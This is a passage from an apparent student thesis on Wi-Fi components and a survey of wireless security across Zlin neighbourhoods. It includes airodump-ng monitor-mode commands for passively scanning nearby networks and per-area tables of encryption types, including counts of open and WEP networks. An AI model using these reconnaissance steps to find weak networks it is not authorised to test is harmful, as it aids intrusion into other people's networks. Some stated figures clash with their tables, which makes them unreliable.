Network Interface Cards (NICs), also known as Wi-Fi adapters and network cards, are hardware components that connect a computer to a wired or a wireless network. Regarding Wi-Fi networks, NIC is an adapter that allows communication between a computer and a wireless AP or router. NIC sends out the signal using a small antenna integrated onto the card. Depending on their capabilities, NICs can support various Wi-Fi standards and frequency bands, such as 2.4 GHz and 5 GHz, and have a range of speeds and distances [37].

4.3.1 Types of NIC's

There are a few different types of Wi-Fi adapters available for users. In this section the two most common types are described. Universal Serial Bus (USB) Wi-Fi adapter and Peripheral Component Interconnect Express (PCI-E).

A USB Wi-Fi adapter is a gadget that plugs into a USB port on a computer or other device to enable the connection to a wireless network. It typically includes a radio transmitter, receiver, and antenna for wireless signal transmission and reception. It is possible for the adapter to support different Wi-Fi standards and security standards. It is a useful device for desktop computers or other devices that lack built-in Wi-Fi for network connectivity.

A PCI-E Wi-Fi adapter is an accessory that plugs into a PCI-E slot on a desktop computer to enable wireless network connectivity. It typically includes a radio transmitter, receiver, and antenna for wireless signal transmission and reception. This Wi-Fi adapter also supports various Wi-Fi standards and security standards. It is mainly used for adding wireless connectivity to desktop computers or to replace old wireless adapter with a faster or more dependable one [38].

4.3.2 Characteristics of NIC

The characteristics of a NIC are based on the card's specifications, as well as the device it's going to be used on, such as a computer, laptop, or server. Upon manufacturing of the card, many of its characteristics are defined to ensure that the adapter can operate correctly in a specific network environment.

Data transfer rate also known as speed that tells how fast an adapter can send and receive information. The rate at which the data is transferred in is measured in Megabits per second (Mbps). The amount of available bandwidth determines how quickly data can be transferred through the NIC. The labeled speed of the NIC may be lowered if the network has a constrained bandwidth or if multiple computers are linked to the same controller.

Media Access Control (MAC) address, Each NIC is identified on the network by a different MAC address.

Network protocol, a network's devices exchange data according to a set of rules called network protocols. Ethernet, Wi-Fi, Bluetooth, and other protocols are supported by NICs.

A **driver** is the piece of software that enables communication between the NIC and the computer's operating system. A NIC's corresponding driver software is downloaded and installed each time it is installed in a computer. These drivers are necessary for the NIC to operate properly, and they must be updated and maintained frequently to guarantee that the NIC operates at its best.

Connectivity Light Emitting Diode (LED) is used to indicate connectivity status. The LED will typically blink periodically when data is being transferred and the NIC is properly connected to a network. If the LED is dim or blinks erratically, there might be a connectivity problem or a bad NIC driver installation. The LED can be used to diagnose network problems and check the NIC's functionality [39].

4.4 Licensed vs. Unlicensed Frequencies in Wi-Fi networks

Frequencies are used many different applications including wireless networking. In the context of wireless communication, 2.4 GHz and 5 GHz frequencies are used to send data signals between devices. These frequencies fall into the licensed or unlicensed categories. Frequencies assigned by governmental organizations are known as licensed frequencies, and their use calls for a license. They are typically restricted to use by particular sectors of the economy, like television or radio broadcasting, and are governed by stringent laws.

Unlicensed frequencies, on the other hand, are accessible to everyone and don't need a permit to use. They are frequently utilized for Bluetooth gadgets, Wi-Fi networks, and other wireless technologies. 2.4 GHz and 5 GHz are the unlicensed frequency bands for Wi-Fi networks that are most frequently used.

In the Table 4 below are described the advantages and disadvantages of licensed and unlicensed frequency in Wi-Fi networks [40] [41].

Table 4 Advantages and disadvantages of licensed and unlicensed Wi-Fi network

	Licensed Frequencies	**Unlicensed Frequencies**
Advantages	Less interference	Free to use
	Reliable performance	Widely available
	Guaranteed bandwidth	easy to setup
Disadvantages	Require license	Susceptible to interference
	Higher cost	Limited available spectrum
	Restricted usage	shared by other devices

The regulations of licensed and unlicensed frequencies all depend of which country and practice the frequency falls under. There are restrictions on how specific frequencies can be used for communication in the European Union (EU). The Radio Spectrum Policy Group (RSPG), a government organization, collaborates with the European Electronic Communications Code (EECC) to develop and enforce these regulations. While the use of unrestricted frequencies is governed by the Harmonized Standards for radio equipment (RED Directive), each EU member state determines who is allowed to use those frequencies in their territory. It is the duty of each EU member state to ensure that citizens abide by these regulations [42].

5 WI-FI NETWORK COMPONENTS

This chapter focuses on router and wireless AP of Wi-Fi network components. While routers and wireless APs are used to enable Wi-Fi connectivity, their functions differ. Routers connect multiple networks and manage traffic, whereas wireless APs provide wireless connectivity to devices on a single network. Despite these differences, both components share standard features, such as the ability to wirelessly connect devices, support various Wi-Fi standards, and provide secure network features. Anyone interested in setting up or maintaining Wi-Fi networks ought to comprehend the role and functionality of these components.

5.1 Routers in Wi-Fi Networks

A router is an intermediary device that is designed to connect one network to another and route data packets between. As the name implies, the router routs a connection to an appropriate destination based on some criteria. A routing table is used by the router to decide on which path the data packet should follow. A device on one network sends a data packet to the router whenever it wants to communicate with a device on another network. The router then looks at the destination IP address and consults its routing table to determine the best route for the packet to take in order to get to its destination [43].

5.1.1 Types of routers

There are many ways a router can be classifies into its types. The main and most general method is to categorize them based on the network connections they provide.

Wired routers: This types of router allows connectivity to the internet using a physical network cable, like Ethernet cable. These routers have multiple ports for connecting various devices. Additional features that are associated with a wired routed include built-in switch or firewall. When a dependable, fast network connection is necessary, such as in an office or home where numerous devices must connect to the internet or network, wired routers are frequently used.

Wireless routers: Wireless routers utilize radio waves instead of physical cables found in wired routers to offer network connectivity to devices. It allows multiple devices to connect to the internet using Wi-Fi or other wireless standards. The method wireless routers use to support these multiple devices simultaneously is by having dual-band or tri-brand antennas for better performance and reduced interference [44].

5.1.2 Characteristics of wireless routers

There are many characteristics of wireless routers. However, some of the most important technical characteristics of wireless routers relevant to wireless networking include frequency bands, transmission power, and antenna types.

Frequency band: Routers operate on different frequency bands, such as 2.4 GHz and 5 GHz. As described in subchapter *3.3 Wireless security standards*, The frequency band influences the wireless network's range and speed. Higher frequency bands offer faster speeds but have shorter range.

Transmission power: The router's power consumption for wireless signal transmission is known as the transmission power. It determines the router's signal strength, which has an impact on the wireless network's quality and range. A stronger signal and greater coverage are typically the results of higher transmission power, but it can also interfere with nearby wireless networks.

Antenna type: Antennas on routers can be directional or omnidirectional, among other types [36].

In terms of security, Wi-Fi routers are typically equipped with a built-in firewall, Network Address Translation (NAT), and other advanced security protocols. NAT is a protocol that allows multiple devices to share a single internet connection while also preventing outside attackers from accessing network devices.

5.2 Wireless Access Points (AP)

A Wireless AP is a device that connects wireless devices to a wired network through Wi-Fi. It acts as a bridge between the wireless devices and the wired network by receiving and transmitting RF signals, enabling wireless devices to communicate with other network devices like computers, printers, and servers. WAPs are commonly used in both public places like coffee shops, airports, and hotels, as well as in private homes and businesses to provide wireless internet access to users.

5.2.1 Types of WAP

The WAPs can be categorized into two groups, the *fixed* and the *mobile.* The choice between fixed and mobile wireless APs depends on the intended use case.

Fixed wireless APs are fixed devices that are installed in a specific location and provide wireless connectivity to that location. These APs are typically installed in corporate settings such as offices or warehouses to provide wireless internet access to employees or visitors. The AP in this context is permanently installed in a fixed location and cannot be easily moved.

Mobile wireless APs, on the other hand, are portable devices that can be carried around and used to connect to the internet while on the go. Individuals who require internet access while traveling or working remotely frequently use these devices. A personal hotspot created with a smartphone is a common example of a mobile wireless access AP. The cellular connection of the smartphone is used to create a wireless network that can be used to connect other devices to the internet.

5.2.2 Configuration of WAP

There are several configuration options when setting up a WAP. These configurations allow for recognizing whether a detected signal from the APs and connecting devices is malicious or not, or if the WAP was deployed without authorization. Some of the most common configuration options include:

The *SSID.* It is the name of the wireless network the clients are supposed to connect to. In terms of security, changing the default SSID to a unique name can improve security by making it more difficult for attackers to guess the network's name. The configuration of an SSID affects network security enabling advanced security features like WPA2 for device authentication and data encryption. It also determines which devices can connect to the WAP and access the network, adding another layer of security.

The *MAC.* APs typically offer the functionality to configure MAC-level filtering directly within the AP. MAC pertains to the hardware or MAC addresses of devices on a wireless network. By utilizing this filtering, network administrators can restrict access to the wireless network to select physical devices. This practice is frequently employed to prevent unauthorized access by neighbors or to limit network usage solely to members of an organization with permission to connect to specific APs.

The *power level control.* Certain wireless APs allow you to control the power output of your wireless network. For example, this allows signal strength to be restricted within the confines of a building, preventing it from extending outside into the parking lot. The best practice is to keep power levels as low as possible while still providing functionality to all users. However, determining the appropriate power threshold requires additional research and testing to ensure that it is not set too low for network users.

The *allocation of RF bands*. The number of frequencies that can be configured when setting up a wireless AP is dependent on the type of wireless network standards used. Some APs and standards support the 2.4 GHz band, while others support the 5 GHz band, and some support both simultaneously. Additionally, the distance over which the AP must communicate may require a different type of antenna. Once the frequencies for the AP are determined, channels can be assigned to that frequency. To simplify the process, predefined channels can be used instead of specific frequencies for the 2.4 GHz or 5 GHz bands.

The *wireless LAN controller*. A centralized wireless LAN controller can manage multiple wireless APs from a single screen, making it easier to monitor performance, security, and make updates or changes. This proprietary system enables security reports and wireless network access to be viewed from the management console. A wireless LAN controller is recommended for efficient management if multiple APs must be deployed [45].

5.3 WAP vs. Wi-Fi router

These are few areas where you can compare Wi-Fi routers and WAPs. The Table 5 below shows specifics some of these areas.

Table 5 WAP vs. Wi-Fi router

Feature	Wireless Access Protocol	Wi-Fi Router
Functionality	It serves as a link between a wired network and wireless devices.	Provides wireless connectivity and routing capabilities.
Security	Normally lacks built-in security features	Provides network security features such as a firewall, NAT, and encryption.
Management	Typically managed independently of the router	Can be controlled via a web-based interface or a mobile app.
Connectivity	Provides wireless connectivity to devices	Devices can be connected via both wired and wireless connections.
Scalability	Can be used to expand the coverage of an existing network	Supports multiple networks and can manage a large number of devices
Price	In most cases, less expensive than a Wi-Fi router.	Because of additional features and capabilities, it may be more expensive.

It is important to note that WAPs and Wi-Fi routers may have different features and capabilities depending on the model and manufacturer [33].

II. ANALYSIS

6 SECURITY RESEARCH OF PUBLIC WI-FI NETWORKS

The security research of public Wi-Fi networks is being conducted in the city of Zlin, Czech Republic. The purpose of this research is to provide valuable insights into the state of wireless connectivity in eight different areas of the city. The importance and necessity of the analysis is to help identify areas of poor security in Wi-Fi Networks, improve them, inform infrastructure planning decisions, and support economic development and innovation.

6.1 Methodology and Data Collection

The methodology for this analysis provides a step-by-step plan for the research procedure to ensure that the study was conducted methodically and systematically. The primary research question that this analysis aims to address is investigating the security risks and vulnerabilities associated with unsecured Wi-Fi networks in Zlin City. To achieve this objective, a quantitative research design was utilized.

6.1.1 Tools and technologies used for conducting research

The methods that were used to collect the data include the cooperation of a Wi-Fi device, an operating system, and a software.

The device used for this research is the *Wireless N USB Adapter TL-WN722N*, which is a high-gain wireless USB adapter. The adapter was selected for its built-in antenna, which can detect a stronger signal from a Wi-Fi AP than wireless-enabled devices such as laptops, tablets, smartphones, and others. This feature is essential for the research because it allows for a more accurate information scan of surrounding Wi-Fi networks.

The operating system used to scan and capture data is *Kali Linux OS on a Virtual Machine (VM)*. The reason for using the Kali Linux operating system as a virtual machine in this research is that the *HP Elitebook 840 G6 laptop* used for the research came with Windows as its primary operating system, and it was not necessary to remove it in order to conduct the research. Experts test the security of computer systems using Kali Linux, it is essential for this research because it has hundreds of tools that can be used to assist with various security tasks, including determining how secure a computer system is, conducting security research, looking into computer crimes, and understanding how a program operates.

The actual program used to gather information about a Wi-Fi network in real time is *Aircrack-ng tool suit*. It is a program that is downloadable on Kali Linux operating system and is able to detect, sniff packets, crack security protocols such as WEP and WPA2-PSK, and analyze 802.11 wireless LAN's. One of the more important features of this suit is its ability to export detected Wi-Fi networks in Comma-Separated Values (CSV) format to the hard disk.

6.1.2 Research methodology and procedure for data collection

To facilitate the use of data for the purpose of obtaining results, this section will provide a thorough description of the research process, starting with data detection and ending with data exportation onto a hard drive [46].

Step 1: Change interface mode

The USB adapter TL-WN722N is used to detect networks when moving around the eight areas of Zlin city. The USB mode needs to be set to monitor, as it enables a more thorough analysis of network traffic. To change the mode of the USB adapter, below are the commands that need to be run on Kali Linux operating system's terminal emulator.

```
1 $ sudo ip link set wlan0 down
2 $ sudo iw wlan0 set monitor control
3 $ sudo ip link set wlan0 up
```

Changing the interface from "up" in line (1) to "down" in line (2) is to ensure that there will not be any conflict or interruption with the data transmission when the adapters mode is changed. After the change in mode has been done, the interface is activated though the command in line (3).

To check the interface mode of the Wi-Fi USB adapter, the following command is used:

```
$ sudo iw dev
```

This command is a Linux command that enables command-line configuration and management of wireless devices and their settings. The results of running this command would display information similar to this:

```
1 phy#0
2  Interface wlan0
3   ifindex 3
4   wdev 0x1
5   addr 6e:5e:0b:c8:d2:e4
6   type monitor
7    channel 1 (2412 MHz), width: 20 MHz (no HT), center1: 2412
MHz
8     txpower 20.00 dBm
```

Each line of the output represents a specific piece of information about the wireless interface **wlan0** on the device. Line (1) `phy#0`, is the physical interface that is linked to the wlan0 wireless interface. Line (2) displays the name of the wireless interface. Line (3) indicates the index number of the wireless interface. Line (4) indicates the wireless adapter's wireless device ID. Line (5) indicates the MAC address of the wireless adapter. Line (6) indicates the operation mode of the wireless interface. It is the most relevant to this research and needs to be checked before any data collection process. Line (7) indicates the actual channel `channel 1` at a frequency of `2412 MHz` with a channel width of `20 MHz`. Finally, line (8) indicates the data transmission power of the wireless interface, which in this case is 20 decibels above 1 milliwatt (20.00 dBm).

Step 2: Capture and analyze network traffic

The main reason a wireless USB adapter was needed for this research was to use the *Aircrack-ng tool suite*, which only works with a wireless network interface controller capable of supporting monitoring mode and sniffing packets from various Wi-Fi protocol traffic. The command tool that will be used to capture and display a wealth of information about the wireless networks is *airodump-ng* which is a part of Aircrack-ng tool suite. In this step, a command is run to analyze and capture the data and save it to a file. The command goes as follows:

```
$ sudo airodump-ng --write /{file-path} wlan0
```

`--write /{file-path}` tells the airodump-ng tool to write the captured data into the file specified in the file path. **`wlan0`** identifies the interface name of the wireless adapter that was used to capture the data.

The result of running this command will be two things. First is that live information about the wireless networks detected by the antenna are displayed in the terminal emulator. Second is that a group of files will be created and simultaneously updated as new wireless networks are being detected. In both results the captured data will be the following:

- **Basic Service Set Identifier (BSSID)**: a 48-bit MAC address that identifies the APs.
- **First time seen** and **Last time seen**: first and last time the network was detected.
- **Channel**: the channel that the network is using to boradcast
- **Speed:** the maximum data trasfer rate that is supported by the network.
- **Privacy**: type of encrpytion used for security.
- **Cipher**: type of algorithm used for encyption.
- **Power**: signal strength of the network.
- **Beacons**: number of beacon frames broadcast by netowork.
- **Extended Service Set Identifier (ESSID)**: indentifier of wireless network.

From the group of files obtained, the CSV file is used for the data analysis.

6.1.3 Data Analysis

The analysis of the data is the process of filtering, organizing and analyzing the collected data. The software used to carry out the analysis is the Microsoft Excel spreadsheet. The software provides many features, including the ability to filter out repetitive and unwanted data, organize data according to certain rules, perform statistical analysis, and provide a graphical representation at every step. All of which will be necessary to generate accurate and precise results in this research.

To organize and filter the data for statistical analysis, there are several steps to follow:

Step 1. Removing duplicate Wi-Fi Networks based on ESSID column.

Step 2. Organize the data table by recognizing the privacy column as the bases of the sorting. A secondary sorting by number of beacons rule is added to the list of rules to further optimize the data. It important to note that The order of the Primary rule is customized with strongest to weakest Wi-Fi protocol.

Step 3. The PivotTable fields are selected for privacy measurement.

6.2 Results of Data Analysis of Individual Location

By following the steps described in subchapter *5.1 Methodology and Data Collection*, it is anticipated that clear and precise measurements of the network security within a specific area of Zlin city can be obtained. The areas are defined the Figure 8 below. The findings of the data analysis performed on each area in Zlin city are presented in the following sections. A few of the areas that were picked were only residential, while the majority were picked because of their high traffic and popularity. The results of this analysis will give a thorough understanding of the city's wireless security landscape and help determine whether the current security measures are effective or dated.




Figure 8 Defined areas of Zlin city relevant to this research

6.2.1 Area one: Náměstí Míru, Zlin

The Náměstí Míru Square is the oldest square in the city. It has residential area, entertainment centers such as Zlaté Jablko (Golden Apple), hotels, and a wine bar. The square is located within the zip code of 760 01 and a street code of 644587. This location with the scanned areas shown in Figure 9 , was chosen for its high traffic and popularity.




Figure 9 Map of scanned area in Náměstí Míru Square

If the steps described earlier are followed correctly, results should be obtainable for the specific location. For Náměstí Míru Square in Zlin, the results are shown in the Table 6 below.

Table 6 Results of Security standard scan in Náměstí Míru square

Standard and Protocol	Count of BSSID	Count of BSSID in %
WPA3 WPA2	**3**	**0.58%**
SAE PSK	**3**	**0.58%**
CCMP	3	0.58%
WPA2 WPA	**47**	**9.02%**
PSK	**47**	**9.02%**
CCMP	21	4.03%
CCMP TKIP	26	4.99%
WPA2	**407**	**78.12%**
	1	**0.19%**
	1	0.19%
MGT	**34**	**6.53%**
CCMP	34	6.53%
PSK	**372**	**71.40%**
CCMP	324	62.19%
CCMP TKIP	47	9.02%
TKIP	1	0.19%
WPA	**9**	**1.73%**
	6	**1.15%**
	6	1.15%
PSK	**3**	**0.58%**
TKIP	3	0.58%
WEP	**1**	**0.19%**
	1	**0.19%**

WEP	1	0.19%
OPN	**54**	**10.36%**
	54	**10.36%**
	54	10.36%
Grand Total	**521**	**100.00%**

The results are graphically displayed as a pie chart in Figure 10, which makes it easy to see how much the groups of wireless security protocol usage differs from one another.




Figure 10 Count of BSSID in percentage for Náměstí Míru Square

The content of Table 6 is organized according to security standard column with the highest to weakest Wi-Fi security protocol. There are three important information that can be obtained from this result. First, WPA2, which was used by 407 BSSIDs, or 78.12% of the total, out of the 521 BSSIDs found in Náměstí Míru square, was the most widely used and most common security standard. Second, it shows that one WEP standard was used by the detected Wi-Fi networks in the square. Finally, "OPN" stands for "Open," a category of the wireless network without any security safeguards in place, making it open to intrusion and attacks, has 54 BSSID's using it which is approximately 10.36% of the total.

6.2.2 Area two: Kuty, Zlin

Kuty is a residential area comprised of numerous apartment buildings in close proximity to the city center. Its favorable location allows for a convenient 15-minute walk to the city center. While primarily residential, it is worth noting that a portion of the apartments and houses in the area are leased by businesses. As a result, the area accommodates a substantial concentration of wireless APs. Kuty falls within the 76001 zip code. The scanned area is illustrated in the Figure 11 below.




Figure 11 Map of scanned area in Kuty

Table 7 shows the distribution of various security standards among detected APs, such as WPA3 WPA2, WPA2 WPA, WPA2, WPA, WEP, and OPN. The analysis reveals the total number of BSSIDs and provides information on the usage of each security standard. By examining the number and percentage of APs that implement these standards, valuable information about the security landscape within the Kuty residential area's wireless network environment can be derived.

Table 7 Results of security standard scan in Kuty

Standard and Protocols	Count of BSSID	Count of BSSID in %
WPA3 WPA2	**9**	**0.88%**
CCMP	**9**	**0.88%**
SAE	1	0.10%
SAE PSK	8	0.78%
WPA2 WPA	**113**	**11.04%**
CCMP	**55**	**5.37%**
PSK	55	5.37%
CCMP TKIP	**57**	**5.57%**
PSK	57	5.57%
TKIP	**1**	**0.10%**
PSK	1	0.10%

WPA2	**862**	**84.18%**
CCMP	**692**	**67.58%**
MGT	2	0.20%
PSK	690	67.38%
CCMP TKIP	**167**	**16.31%**
PSK	167	16.31%
TKIP	**3**	**0.29%**
PSK	3	0.29%
WPA	**21**	**2.05%**
	16	**1.56%**
	16	1.56%
TKIP	**5**	**0.49%**
PSK	5	0.49%
WEP	**8**	**0.78%**
WEP	**8**	**0.78%**
	8	0.78%
OPN	**11**	**1.07%**
	11	**1.07%**
	11	1.07%
Grand Total	**1024**	**100.00%**

Figure 12 Count of BSSID in percentage for Kuty presents a pie chart illustrating the percentage distribution of security standards among the APs in Kuty.




Figure 12 Count of BSSID in percentage for Kuty

Given the relatively small size of the scanned area, the large number of wireless APs detected is notable. It is important to note that the scanning process only covered the ground level, excluding APs on higher floors (e.g., 5th to 10th floors) from the range of the USB Wi-Fi adapter. Despite this limitation, a significant number of 1024 devices were detected during the scanning process. Analyzing the collected data reveals that a remarkable 96% of the total APs detected in the area, equivalent to 984 devices, use robust security protocols such as WPA2, WPA2 WPA, and WPA3 WPA2. Furthermore, a small number of 8 devices use the less secure WEP security standard. Finally, approximately 11% of the APs remain open, with no security measures in place. These findings provide valuable insights into the scanned area's current security landscape.

6.2.3 Area three: Tomas Bata regional hospital, Zlin

Tomas Bata Regional Hospital in Zlin, known as Krajská nemocnice T. Bati (KNTB) in the Czech language, is a publicly-owned healthcare institution under the ownership of the Zlin region. Established in 1927, the hospital encompasses 49 buildings spread across an extensive area, each dedicated to its respective medical department. The address is location in within the zip code of 76275 with an address of Havlíčkovo nábřeží 600. The scanned area is illustrated in the Figure 13 below.




Figure 13 Map of scanned area in Tomas Bata regional Hospital

